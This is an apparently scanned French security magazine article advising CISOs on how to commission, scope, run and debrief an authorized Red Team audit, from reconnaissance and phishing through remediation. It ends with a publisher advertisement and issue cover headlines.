La taille et l'hétérogénéité des SI à sécuriser allant croissant, s'accompagnant de la disparition d'un périmètre bien défini des SI (émergence du Cloud et de la mobilité, objets connectés, Shadow IT, porosité avec la sphère privée des utilisateurs...) et considérant (objectivement) que l'aspect sécurité ne revêt bien souvent qu'une faible partie des budgets alloués aux SI, il devient de plus en plus difficile d'auditer la sécurité dans une approche globale et rationalisée. Il faut donc toujours faire des choix dans ce que l'on veut auditer. Or, le choix du périmètre à cibler (une application ou un projet sensible, un réseau local, filaire ou Wi-Fi) et de l'approche à retenir (audit de configuration en « boîte blanche », revue de code, test d'intrusion) demeure cornélien pour un RSSI (même avec une approche par le risque), car il induit nécessairement l'exclusion d'un pan très large du SI. Longtemps, les tests se sont focalisés sur le seul aspect réseau et système, avant que l'évolution des tendances en ce qui concerne les menaces ne les fasse infléchir vers les applications (principalement web) et les développements, puis des technologies encore plus spécifiques à un métier (comme le SCADA). Aujourd'hui, toutes les études récentes s'accordent pour dire que l'angle d'approche le plus couramment ciblé par les attaquants (de plus en plus méthodiques et organisés) est l'utilisateur (interne), contournant ainsi les barrières périmétriques qui sont aujourd'hui très largement déployées. En effet, il est clairement admis que beaucoup d'attaques commencent désormais par l'envoi d'un e-mail comportant une pièce jointe infectée ou invitant l'utilisateur à se connecter à un site malveillant.

Tous ces éléments concourent à ce que les tests Red Team gagnent en popularité auprès des décideurs informatiques et des RSSI. En effet, par leur caractère « réaliste » (la simulation de menaces concrètes et actuelles, pas nécessairement sophistiquées, mais déterminées), l'aspect multicanal des attaques réalisées (phishing, ingénierie sociale, intrusion physique

avec dépôt d'implants puis attaques depuis les réseaux internes, attaques depuis un terminal mobile dérobé, attaques des services exposés à l'Internet...) et le ciblage des vulnérabilités les plus aisément exploitables et ayant le plus fort impact, les audits Red Team constituent un compromis particulièrement intéressant pour permettre au RSSI de dégager les axes d'amélioration les plus significatifs et prioritaires pour la sécurité de son SI. Le fait que les attaques réalisées en Red Team ciblent l'entité et ses collaborateurs correspond bien aux scénarios de risques les plus redoutés par les décideurs (fraudes internes ou externes, espionnage industriel, sabotage), par opposition à des attaques plus opportunistes. En outre, ces tests contribuent également à la démarche de sensibilisation générale du personnel, toujours nécessaire, mais jamais suffisante, et notamment des dirigeants (les décideurs) et des équipes opérationnelles (remise en cause des pratiques et des modèles de référence utilisés).

2. À QUEL MOMENT CONVIENT-IL DE RÉALISER UN AUDIT RED TEAM ?

Il est très pertinent pour un RSSI de déclencher un audit dès sa prise de fonction dans une nouvelle entité (qu'il s'agisse d'une création de poste ou de la poursuite de l'action d'un prédécesseur). Cela lui permet, d'une part, de cartographier son SI (et ainsi d'évaluer la surface d'attaque et son degré d'exposition), de se faire sa propre idée du niveau de sécurité en place (présence et efficacité des dispositifs de sécurité, maintien à jour, maturité des équipes et des processus de sécurité, qualité des prestataires en jeu, localisation des faiblesses principales : développements, infrastructure, bureautique, personnel...) et donc des défis qu'il aura à relever en priorité. D'autre part, cela lui fournit (selon le résultat des tests) d'excellents arguments pour ensuite justifier le déblocage de budgets et leur affectation aux sujets les plus critiques à traiter, en définissant par la même occasion sa feuille de route.

Les caractéristiques du test Red Team (réalisme, couverture large, mais ciblage des failles les plus béantes) répondent pleinement à ces objectifs pour peu que l'on dispose d'un premier budget suffisant, dont le montant dépend largement du spectre à couvrir, mais aussi de la nature des activités de l'entité ciblée. Un pur acteur SaaS n'aura pas les mêmes enjeux ni les mêmes risques majeurs qu'une entreprise du secteur industriel ou qu'une administration publique. Les résultats des tests Red Team peuvent, par exemple, mettre en évidence le besoin de se doter :

- d'un système de détection des intrusions ou de collecte et analyse des événements de sécurité (SIEM) si les assauts n'ont pas laissé de traces ou que celles-ci n'ont pas été suffisantes ou mises en évidence pour provoquer une réaction des équipes ;
- d'une structure opérationnelle de traitement des incidents de sécurité (SOC) et d'une chaîne d'escalade si les équipes ont montré une désorganisation ou un manque d'automatismes lorsqu'une attaque a été décelée.

Ce type de tests d'intrusion reste également complémentaire des autres formes d'audit déjà évoquées et s'insère donc très bien au cours d'un programme à long terme.

Il s'avère tout aussi pertinent de dérouler un test Red Team après un ou plusieurs cycles d'un programme de sécurité, afin de mesurer les progrès effectués par rapport à un état initial. Il peut en effet provoquer un sentiment d'abattement au sein des équipes s'il est initié trop tôt, c'est-à-dire à un moment où il est évident et admis par tous que le niveau de maturité en matière de sécurité est insuffisant. À l'inverse, lorsque les briques de sécurité essentielles sont en place (notamment la structure de gestion des incidents), les tests Red Team constituent un excellent exercice d'entraînement dans des conditions réelles permettant d'aiguiser les réflexes ou de peaufiner le dispositif. Le tout pouvant s'effectuer dans une atmosphère relativement ludique.

3. LA DÉMARCHE ET L'ORGANISATION PRÉALABLE

Une analyse des risques, même minimale, apparaît requise avant le lancement d'une campagne Red Team, ce afin de déterminer une liste finie d'objectifs précis à atteindre correspondant à l'exploitation des scénarios de risques les plus redoutés. Quelques exemples de « trophées » à décrocher : prise de contrôle d'un serveur censé être inaccessible, usurpation d'identité, accès à la boîte aux lettres d'un VIP, accès non autorisé à une application sensible, extraction de données à caractère personnel, réalisation d'une opération non autorisée, fraude...

La définition de ces objectifs peut bien sûr légèrement fausser l'approche « boîte noire » propre aux tests Red Team par la révélation d'informations contextuelles à l'entité ciblée, mais elle permet d'exploiter au mieux le temps imparti, nécessairement limité, pour aller le plus loin possible dans l'intrusion et aide à clarifier la restitution des résultats qui sera faite aux dirigeants par la présentation d'impacts « parlants ».

Il est également préférable de limiter le niveau d'information fourni aux équipes au sujet des tests pour rester le plus possible dans des conditions proches d'un cas réel d'attaque et évaluer au mieux leurs capacités de réaction, sans fausser le résultat par une vigilance anormalement élevée. Le maintien d'une certaine confidentialité reste toutefois difficile : les dirigeants de l'entité auditée doivent au minimum en être informés et donner leur accord, la direction financière signe le devis, la direction juridique valide les conditions contractuelles et les engagements de confidentialité et le recours à certains prestataires pour la délivrance de services d'hébergement ou de sécurité (un SOC externalisé par exemple) peut imposer une notification préalable. De même, il peut être nécessaire d'impliquer les directions opérationnelles pour éviter que le test soit mal vécu par les équipes ou qu'une réaction excessive soit déclenchée dans le cas, par exemple, où l'intrusion physique est interceptée par un salarié ou par le personnel de sécurité physique, ou si l'une des cibles visées se situe dans un lieu public. Pour éviter tout risque d'incident, il est donc nécessaire, outre les engagements classiques de confidentialité entre le prestataire d'audit et l'organisme audité, de munir les auditeurs d'une « carte de sortie de prison » sous la forme d'une lettre expliquant la raison de leur présence et la personne à contacter. Il faut donc trouver un bon dosage entre une certaine transparence pour ôter le caractère hostile ou inquisiteur de la démarche tout en restant suffisamment flou, notamment sur les dates exactes, pour préserver son aspect réaliste.

Par ailleurs, il peut s'avérer extrêmement précieux de configurer en amont les équipements qui seront visés afin de disposer a posteriori de traces des assauts logiques (journaux d'événements) afin de faire l'exercice d'une analyse post-mortem et ainsi enrichir la détection d'intrusion ou d'autres dispositifs pour le futur. Cette tâche, qui peut par ailleurs s'avérer fastidieuse d'autant que les angles d'attaque ne sont pas définis à l'avance, ne favorise évidemment pas la conservation du caractère confidentiel de l'exercice si elle est effectuée peu de temps avant l'audit Red Team.

4. LES LIMITES DE L'EXERCICE

Bien entendu, les tests Red Team ont aussi leurs limites. La largeur du spectre des assauts et la focalisation sur les failles les plus rapidement exploitables ne conviennent pas si votre objectif est d'être exhaustif sur un angle d'attaque précis ou d'auditer en profondeur une cible particulière. Si votre but est de vérifier la sécurité d'une application Internet, le test d'intrusion web classique voire l'approche « boîte blanche » sont sans aucun doute plus adaptés. Cela confirme la complémentarité des différentes approches d'audit.

En outre, la durée de chaque attaque est forcément limitée. Il se peut donc qu'un test n'aboutisse pas à une compromission à l'issue du temps imparti. Cela peut être vu comme positif, mais il subsistera une

incertitude pour le RSSI quant à la sécurité de son SI. Il faut donc faire une estimation de l'effort à fournir et accepter qu'au-delà de celui-ci la cible visée sera jugée suffisamment protégée. C'est la même approche que pour l'acceptation d'un risque à l'issue d'une analyse de risques.

Par ailleurs, le déroulé des opérations d'une campagne Red Team est rarement linéaire et plusieurs itérations d'un même type d'attaque sont souvent réalisées, les différentes attaques étant bien souvent entrelacées, voire simultanées (car bien souvent réalisées à plusieurs). Par exemple, une campagne de phishing peut se dérouler en plusieurs phases, afin de ne pas éveiller les soupçons et ainsi d'augmenter son efficacité, ce qui peut perturber le suivi des opérations par le commanditaire, mais permettre d'élargir la fenêtre de temps allouée pour une attaque. Cette particularité permettant aussi la réutilisation avec succès dans certaines phases d'attaques d'éléments récupérés à des étapes précédentes (tels que des identifiants de connexion, des mots de passe, de la documentation technique ou du code applicatif) fait partie des tests Red Team. Cela peut malheureusement provoquer une certaine déception chez le commanditaire :

- pour le RSSI, qui réalise que les auditeurs n'ont pas eu besoin d'auditer concrètement la cible et sont allés « au plus facile », laissant peut-être de côté d'autres failles importantes ;
- et au niveau de la Direction, qui peut avoir la fausse sensation d'une insuffisance de protection « technique » de sa plateforme.

Il s'agit pourtant bien d'un procédé que pratiquent concrètement les véritables attaquants hostiles et la réutilisation de mots de passe dans différents environnements constitue une faille très sérieuse, contraire aux bonnes pratiques. C'est donc aussi l'intérêt du Red Team : simuler de façon réaliste une véritable attaque.

Il est important de noter que l'intervalle de temps entre le début d'une campagne Red Team et la restitution des résultats peut également être conséquent, pouvant provoquer une certaine impatience au niveau de la Direction ou une tension légèrement paranoïaque chez les équipes opérationnelles si la campagne a été détectée. Ce délai peut aussi nuire à la préservation des traces de l'audit pour une analyse post-mortem, si celles-ci n'ont pas été convenablement paramétrées ou conservées.

L'aspect financier est également à considérer : le coût d'une campagne Red Team peut s'avérer important comparé à un audit plus classique et ciblé, surtout si le périmètre à couvrir est large ou avec une surface d'attaque multiple. Là encore, la définition de scénarios de compromission précis et correspondant à de vrais risques redoutés permet de rationaliser. Le budget consacré peut néanmoins donner une idée du montant qui serait requis par un organisme malveillant pour commanditer une attaque ciblée (sur un concurrent par exemple) et l'on peut confronter ce montant à la valeur des actifs informationnels à protéger ou de l'impact sur la réputation de l'entité.

En interne, l'impact en termes de charge sur les équipes peut également être non négligeable, mais uniquement si l'organisation sécurité en place est déjà mature (risque de « branle-bas de combat » au sein du SOC en cas d'attaque détectée). Enfin, l'étendue de la compromission peut être de nature à effrayer une Direction, qui peut (légitimement) se dire qu'elle a payé pour « donner les clés de sa boutique à des inconnus ». Il est donc crucial de bien choisir un prestataire de confiance, reconnu dans le milieu de la sécurité pour son sérieux et de porter une attention particulière aux clauses du contrat. Mais c'est aussi le cas pour les autres types d'audit, même si les « dégâts » sont souvent plus limités.

5. LE DÉROULÉ DE LA CAMPAGNE

La campagne Red Team doit logiquement commencer par une phase de collecte d'informations et de découverte du périmètre à cibler : c'est la phase dite « de reconnaissance ». Cette phase permet notamment aux auditeurs de découvrir, en recherche par sources ouvertes, les sites de l'entité qui sont exposés publiquement sur Internet, les noms de domaines, les plages d'adresses IP, une liste

de collaborateurs avec leurs coordonnées e-mail ou téléphoniques, voire d'autres informations techniques ou contextuelles pouvant s'avérer utiles par la suite (dépôts GitHub, documentation technique...). Il peut être pertinent de fournir aux auditeurs quelques éléments de ciblage (nom de la société et des filiales, projets, noms de domaines) afin de limiter le temps qu'ils consommeront sur cette phase et le réserver pour les phases suivantes. Mais il reste préférable de leur laisser le soin de faire cette recherche au maximum par eux-mêmes et de confronter ensuite les résultats de celle-ci à la vision interne de la cartographie du SI de l'entité visée. Cela peut donner lieu à de réelles surprises, bonnes si peu d'informations s'avèrent publiquement disponibles, ou mauvaises lorsque des serveurs accessibles depuis l'Internet et non comptabilisés dans l'inventaire sont découverts ou qu'une fuite d'informations est constatée. Dans tous les cas, il est toujours utile pour un RSSI de savoir ce que pourrait trouver un véritable assaillant.

Une fois la phase de reconnaissance terminée, le périmètre découvert doit alors être validé par le commanditaire. Le RSSI peut alors choisir de restreindre les attaques qui seront portées à un sous-ensemble du périmètre, exclure des éléments qui auraient été à tort inclus dans celui-ci (par exemple, un site quasi-homonyme sans rapport avec l'entité) et même retirer parmi les adresses e-mail qui auraient été collectées celles des personnes ayant quitté la société ou celles de VIP sensibles.

Une fois le périmètre validé et les différents mandats d'audit éventuellement nécessaires dûment signés, les attaques proprement dites peuvent commencer, d'abord à distance. Il n'est pas rare que différentes phases d'attaque démarrent simultanément, celles-ci pouvant prendre un certain temps avant de donner des résultats (c'est notamment vrai pour le phishing), et soient même réitérées après l'issue de phases intermédiaires. Par exemple, il est pertinent de démarrer la première vague de phishing en même temps que les scans de ports. Dans mon propre cas, la présence de dispositifs filtrants de type « fail2ban » a considérablement ralenti l'étape des scans de ports. Les scans de ports et de vulnérabilités vont ensuite permettre aux auditeurs d'identifier des vulnérabilités exploitables depuis l'Internet (applications Web, API mobiles, passerelles VPN). Ils feront ensuite leur choix parmi celles-ci en privilégiant soit les sites d'importance ou à forte visibilité, soit les plus vulnérables. Les phases de phishing permettront, quant à elles, de glaner des identifiants de connexion, des mots de passe (qui pourront ensuite être réutilisés dans d'autres phases d'attaque, internes ou externes) ou de prendre le contrôle du poste de l'utilisateur visé situé sur le réseau interne et ensuite rebondir sur les infrastructures informatiques centrales.

Viennent ensuite les phases « sur site », avec l'attaque des réseaux Wi-Fi de l'entité (depuis l'extérieur ou dans l'enceinte du site) et surtout l'intrusion physique dans les locaux. Un repérage géographique préalable via Google Maps/StreetView/Earth permet facilement de préparer le terrain et repérer les lieux avant l'opération (présence d'entrées secondaires pour l'intrusion physique ou de terrasses de cafés pour mener l'attaque Wi-Fi). L'attaque Wi-Fi permet, si elle aboutit, de fournir aux auditeurs un accès au réseau interne en vue de rebondir ensuite sur l'infrastructure informatique centrale. L'intrusion physique permet, quant à elle, de démontrer la possibilité de dérober des documents sensibles ou un terminal mobile (ordinateur portable ou ordiphone), même si cette possibilité sera rarement mise en œuvre en pratique. Elle permet surtout d'obtenir un accès sur le réseau local filaire interne par le branchement d'un ordinateur portable ou d'un implant miniature disposant à la fois d'une connexion Ethernet et d'une antenne 3G, demeurant ainsi accessible à distance par les auditeurs. Le but pour l'auditeur est alors d'obtenir cet accès le plus discrètement possible afin de le conserver suffisamment longtemps sans être détecté pour pouvoir mener à bien l'ensemble des attaques suivantes et rebondir le plus loin possible dans le SI « visité ». L'implant miniature répond parfaitement à cet objectif, car il peut être beaucoup plus aisément camouflé.

Viennent enfin les phases de rebond depuis l'interne, incluant la prise de contrôle de postes de travail et de serveurs, de domaines Microsoft, l'exploration des réseaux internes, de la ToIP,

des partages de fichiers, des Intranets, des applications métiers, des infrastructures réseau, des hyperviseurs... Ces étapes sont les mêmes que celles des audits plus classiques, dont l'approche est aujourd'hui bien connue.

Il est important de mentionner qu'en abordant cette étape, les auditeurs ont encore une vision incomplète de leur cible. Il est donc quasiment certain que durant ces attaques, des composants nouveaux viendront s'ajouter au périmètre cartographié en phase de reconnaissance, certains pouvant même s'avérer totalement hors du périmètre autorisable. Le RSSI pourra alors préférer échanger avec les auditeurs sur la suite à donner sur les composants ainsi découverts ou bien les laisser poursuivre selon leur gré. À ces étapes d'attaques de SI classiques peuvent venir se greffer des modules supplémentaires plus spécifiques aux métiers de l'entité (comme par exemple l'audit de systèmes industriels ou de terminaux de paiement). Les nouveaux usages de l'Internet avec l'émergence des services Cloud, la forte tendance à la mobilité et la prolifération des systèmes embarqués et des objets connectés ont également généré de nouvelles activités et de nouveaux angles d'attaques, qui peuvent également faire l'objet d'un volet d'une campagne Red Team. Enfin, comme il l'a déjà été évoqué dans cet article, je recommande d'ajouter en option une phase d'analyse post-mortem des journaux, particulièrement utile pour l'amélioration de la réaction des équipes si certaines attaques n'ont pas été détectées par celles-ci.

6. LES RÉSULTATS ET LES LIVRABLES

Comme évoqué, le fait qu'une campagne Red Team puisse s'étaler sur une durée assez longue nécessite de rester en contact avec les auditeurs à intervalles réguliers pour ne pas perdre le fil. Il faut donc convenir avec eux de comptes rendus téléphoniques réguliers (un mini compte-rendu écrit, par mail ou dans un autre format, peut aussi convenir). Pour ces points intermédiaires, une fréquence hebdomadaire est parfaitement suffisante, mais il faut exiger des auditeurs des appels ponctuels lorsqu'une faille sérieuse nécessitant une correction rapide est découverte ou lorsque des progrès multiples sont réalisés dans un laps de temps très court. Les auditeurs sauront toutefois garder une certaine latence sur l'information fournie au sujet de leur progression afin de ne pas fausser les résultats par une divulgation trop anticipée qui provoquerait une réaction inopportune chez l'audité ou manquerait de recul pour l'interprétation.

Comme dans tous les audits « classiques », les tests Red Team donnent lieu à un rapport détaillé, une synthèse managériale et un tableau de suivi des vulnérabilités et des corrections. Libre au commanditaire de convenir avec l'auditeur du niveau de détail désiré, du format ou des points à accentuer dans le rapport. Une rédaction thématique du rapport aura le mérite de grouper les failles par type ou par cible et simplifiera la mise en place du plan de correction et la répartition des tâches entre les différents acteurs internes de l'entité auditée. Une organisation chronologique du rapport sera en revanche préférable pour une meilleure compréhension du chemin critique emprunté par les auditeurs. Une telle présentation permettra en effet de supprimer en premier lieu les vulnérabilités sans lesquelles certains objectifs d'attaque n'auraient pu être atteints et de réaliser ce qui a été réellement audité et ce qui a été laissé de côté (utilisation des chemins les plus courts et non exhaustivité des tests). En outre, elle facilitera l'analyse post-mortem des journaux d'événements des serveurs compromis.

À ces livrables classiques, il peut être tout à fait pertinent de faire ajouter une frise chronologique des étapes de l'audit, qui constitue une très bonne alternative ou un bon complément à la rédaction chronologique du rapport détaillé. À cette fin, il faut donc veiller à s'accorder avec les auditeurs dès le départ pour constituer au mieux cette chronologie au fur et à mesure, notamment par la collecte régulière d'éléments de preuve: e-mails envoyés, photos des lieux visités et des implants branchés lors des intrusions physiques, copies d'écran, vidéos.

Il est préférable de limiter les enregistrements vidéo aux intrusions logiques. L'enregistrement vidéo des intrusions physiques ou l'enregistrement audio des conversations avec des personnes rencontrées ou « manipulées » par téléphone restent toutefois délicats à produire tels quels en tant que livrables, principalement pour des questions éthiques et juridiques vis-à-vis des salariés. L'objectif d'un audit n'est pas de pointer du doigt un salarié en particulier, mais bel et bien d'améliorer des pratiques et une sensibilisation globales à l'organisme. Il est donc préférable de retranscrire les phrases marquantes par écrit en prenant soin d'anonymiser leurs auteurs. Dans ce même objectif, l'anonymisation des autres résultats de l'audit, comme les noms des utilisateurs dont les comptes ou les postes de travail ont été compromis semble aller de soi. Cela pose cependant quelques difficultés. Il me paraît essentiel en tant que commanditaire d'obtenir des auditeurs la liste exhaustive des comptes utilisateurs ayant été compromis. En effet, selon le parc ciblé, il peut être irréaliste ou très coûteux de renouveler l'ensemble des mots de passe à l'issue de l'audit. Il me paraît également essentiel d'exiger des auditeurs de fournir la liste des serveurs compromis ou sur lesquels ils ont réalisé des actions.

Enfin, la liste des documents collectés constitue également un élément important, permettant d'une part de comprendre ce qui a été ciblé, ce qui a pu fuiter et aider par la suite à la mise en place (ou à la révision) d'une classification, de mécanismes de DLP et d'une sensibilisation plus ciblée. Ces éléments permettront éventuellement de rejouer en interne (pour peu que la compétence existe) certaines étapes de l'audit afin de vérifier leur remédiation ou, si besoin, de compléter l'audit.

Pour ce dernier besoin, le détail des commandes et des outils utilisés par les auditeurs a également une utilité a posteriori. On comprendra aisément que certains outils fabriqués par les auditeurs eux-mêmes ne puissent être communiqués au mandant, mais nombre d'entre eux sont publics et le savoir-faire (méthode, rapidité, expérience, connaissance technique) reste l'intérêt premier des cabinets, pas les outils.

7. LA RESTITUTION ET LE PLAN D'ACTION

La restitution des résultats, que ce soit au travers d'une synthèse managériale ou d'une soutenance a également son importance. Encore une fois, il est important que l'audit reste bien vécu par le personnel de l'organisme audité. Selon le contexte, les résultats et l'organisme audité, une approche ludique dans le déroulé comme dans la restitution contribue à l'implication des équipes pour la suite du travail, à savoir l'application du plan de correction qui suivra l'audit. Il ne s'agit pas là de minimiser l'impact, mais plutôt de susciter une saine émulation et une envie de « faire mieux la prochaine fois ». Le résultat peut aussi être présenté en tant que séance de sensibilisation. Il reste préférable de commencer par la direction et de convenir avec elle de la forme et de l'opportunité d'une restitution au reste du personnel (par petits groupes en focalisant sur leurs périmètres respectifs ou en assemblées générales, lorsque c'est réalisable).

À cette occasion, il est important de souligner aussi bien les points faibles que les points positifs. De bonnes réactions peuvent (doivent ?) en effet se produire durant l'audit et tout encouragement est bon à donner : détection du phishing par une majorité des salariés visés, escalade au service de gestion des incidents de sécurité, découverte visuelle de l'implant dans les locaux ou détection par le réseau, interception d'un intrus dans les locaux, confinement d'une attaque par la désactivation d'un compte dont un administrateur a constaté la compromission, révocation d'un certificat SSL VPN ou d'une clé SSH compromise, réaction de l'antivirus ou du firewall personnel d'un collaborateur. À l'inverse, un orgueil mal placé doit également être dégonflé, mais de façon subtile pour pousser à une réaction constructive.

Il faut noter aussi que la perception de l'auditeur est différente de celle de l'audité. Les objectifs sont en effet « opposés ». De ce fait, la présentation d'objectifs atteints pour les « auditeurs » (trophées

capturés) est souvent perçue par une direction comme un échec de la sécurité de son SI. Il faut donc prendre soin de présenter les résultats de manière non ambiguë (par exemple en évitant d'utiliser un code couleur vert pour lister les objectifs atteints par les auditeurs).

Enfin, chaque audit apporte son lot de recommandations. Il arrive souvent que celles-ci donnent lieu à débat, quant à leur applicabilité dans le contexte de l'organisme (plan de charge, lourdeur de la solution). Il est donc de bon ton de discuter de ces recommandations avec les équipes opérationnelles pour qu'elles se les approprient et adoptent les solutions qui conviendront le mieux à leurs usages et aux besoins de sécurité.

Le cas du phishing est toujours complexe. Le RSSI ne peut que miser sur un taux d'échec de la campagne de phishing. Lorsque les messages sont bien faits (c'est-à-dire qu'ils traversent les anti-spam et autres anti-malwares sans encombre), il y a toujours une chance qu'ils soient ouverts par quelqu'un. Ainsi, la seule recommandation permettant de s'en prémunir est de compter sur la vigilance de la victime et sa sensibilisation à ce type de menace. Son impact peut toutefois être limité par le durcissement des machines utilisateurs, la restriction des droits administrateurs, la surveillance des accès sortants, et de bonnes campagnes de sensibilisation.

De même, la mise en place d'une authentification pour l'accès au réseau local (type 802.1X ou NAC) est un bon moyen de détecter sinon de stopper la phase d'intrusion physique, mais son usage au quotidien peut s'avérer difficile à fluidifier.

Le rebond est quant à lui fortement compliqué par un bon cloisonnement réseau, mais il peut s'avérer difficile à mettre en œuvre à court terme.

Enfin, la fuite d'informations se trouve complexifiée par un bon filtrage sortant, c'est en tout cas un excellent point de détection, tout comme le DNS.

8. EN SYNTHÈSE

La nécessité pour un organisme d'auditer ses systèmes d'information du point de vue de la sécurité est aujourd'hui indéniable. Par leur approche globale (canaux d'attaque multiples), l'évaluation des dispositifs à la fois techniques et humains (bonnes pratiques, processus de réaction, sécurité physique, réflexes du personnel) et leur proximité du cas d'attaque réel, pouvant aussi cibler des risques spécifiques à une activité, les campagnes de tests d'intrusion Red Team sont un excellent moyen d'évaluer le niveau de sécurité d'un SI.

La conduite d'une campagne Red Team peut s'avérer pertinente à tout moment dans un programme de sécurité pour un RSSI : pour évaluer un niveau de départ ou vérifier l'efficacité de dispositifs récemment déployés dans le cadre d'un programme de sécurité.

Toutefois, la portée de ces campagnes comporte certaines limites, notamment la non-exhaustivité des vulnérabilités découvertes, même si celles-ci sont généralement les plus critiques. Une certaine préparation est donc requise pour éviter les écueils et en tirer le meilleur bénéfice : analyse des risques pour définir des objectifs concrets à cibler, information totale des décisionnaires, mais discrétion vis-à-vis du personnel, sélection d'un prestataire de confiance, collecte des journaux d'événements. La démarche, déjà bien codifiée, requiert l'implication du commanditaire tout au long de la campagne, pour la validation des cibles qui seront découvertes (utilisateurs, applications, adresses IP) et éviter des dérives hors périmètre. Les résultats délivrés doivent figurer la chronologie de l'audit, l'obtention datée de trophées permettant de sensibiliser la direction, mais aussi de retracer la démarche et ainsi déterminer les actions à mener en priorité pour corriger les failles ayant permis les plus grandes progressions dans les attaques. La restitution de ces résultats doit également être bien préparée et impliquer le personnel, entrant dans le cadre de la sensibilisation et permettant de débattre des recommandations. Comme pour tout audit, le Red Team restitue une image à un instant donné, il faut donc réitérer après l'application, même partielle, du plan de correction. ▮

VISITEZ NOTRE BOUTIQUE ET DÉCOUVREZ NOS GUIDES !

LINUX MAGAZINE / FRANCE

GNU LINUX PRATIQUE — COMPRENDRE, UTILISER ET ADMINISTRER LINUX

MISC Multi-System & Internet Security Cookbook

HACKABLE MAGAZINE

Open Silicium

ET VOUS ?
COMMENT LISEZ-VOUS VOS MAGAZINES PRÉFÉRÉS ?

« Moi, je les lis en version PAPIER ! »

« Moi, je les lis en version PDF ! »

« Moi, je consulte la BASE DOCUMENTAIRE ! »

RENDEZ-VOUS SUR **www.ed-diamond.com** POUR DÉCOUVRIR TOUTES LES MANIÈRES DE LIRE VOS MAGAZINES PRÉFÉRÉS !

PLANIFIER VOTRE EXERCICE RED TEAM


Techniques et challenges pour un test d'intrusion réaliste

COMPROMETTRE LES POSTES CLIENTS

Développez vos exploits, stabiliser vos backdoors et contourner les antivirus

MAÎTRISER LE SOCIAL ENGINEERING

L'utilisation du mensonge comme outil d'intrusion



TESTER VOS DÉFENSES

Développement d'exploits, stabilisation de backdoors et contournement d'antivirus